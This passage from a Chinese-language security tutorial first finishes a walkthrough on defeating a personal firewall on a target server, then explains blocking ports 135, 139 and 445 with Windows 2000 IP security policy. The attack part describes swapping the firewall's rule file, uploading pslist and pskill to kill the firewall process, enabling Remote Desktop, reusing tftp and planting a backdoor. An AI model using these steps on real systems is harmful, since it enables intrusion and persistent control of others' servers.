


图17

记得千万要保存设置哦！好了，基本上没什么问题了，可以把本地的AppRule.dat上传到目标服务器并替换目标服务器的同名文件了。同时要上传的还有pslist.exe和pskill.exe这两个工具，然后在目标机器上面安装好3389服务，并将防火墙目录下的主执行文件的名字改回来，以便下次防火墙能够自动运行。下次就算防火墙开启了，我们仍然可以用tftp上传，用3389控制了。如果一旦tftp或3389被删除，我们还可以用pslist来查找防火墙的pid，然后用pskill来结束防火墙的进程！当然别忘了制作一个后门并让防火墙通过。到这里这个个人防火墙也就成了一个摆设了哦！

看了以上两个例子相信大家对于防火墙的突破也有了一个很详细的了解，但是网络安全最重要的不是攻击而是如何抵御攻击。那么就耐下性子看完下面的设置篇吧！

图解设置 The Wall

如何利用现有的简陋条件提升自己的抗攻击强度呢？这是个很有趣的问题。花钱买一个高档的防火墙肯定是没问题，但这么大的付出似乎不值得。单一使用个人防火墙似乎又有点靠不住。在这篇我将给大家提供一个思路，利用有限的资源提高自己服务器的抗攻击强度。

其实微软在win2000中一套自定义的策略规则，只要充分利用这个规则也可以达到防御效果的。说些题外话，类似这样子类型的设置在台湾地区的服务器上好像经常能碰到。以前用webdav繁体版的溢出程序溢出繁体服务器后连接不上，往往就是这个原因。现在我们就来看看这套策略规则吧。

一、IP安全策略封闭端口

我们都知道提供的服务越多服务器的安全性能越低。当已知的漏洞全部打了补丁后，谁能确保不会再出现新的漏洞？还有一些对于自己完全没有必要提供的服务端口，偏偏又很难关闭。这里我们就可以使用IP安全策略来封闭端口。下面我们就用关闭RPC DCOM漏洞影响的端口为例吧。首先明确我们要关闭的端口，RPC DCOM漏洞影响的端口是135、139、445这三个。如果你不需要使用网上邻居的话，就把他们全部通过IP安全策略封闭。




图18




图19




图20

首先运行管理工具中的本地安全策略，选定本地IP 策略。这时候点击鼠标右键选择创建IP 安全策略。如图18。

这时候会有一个IP 策略向导，点击下一步。在这里要求你给新建的IP 策略取一个名字，我们就用要封闭的端口号来命名吧。输入135\139\445，如图19。

然后下一步，这时候出现安全通讯的规则。这里不用改，直接下一步，如图20：

这里也不用更改直接默认下一步。如图21：




图21

咚，弹出一个警告（因为我的机器不是域服务器才会有）如图22：




图22

当然回答是，然后继续下一步后就完成了。如图23：

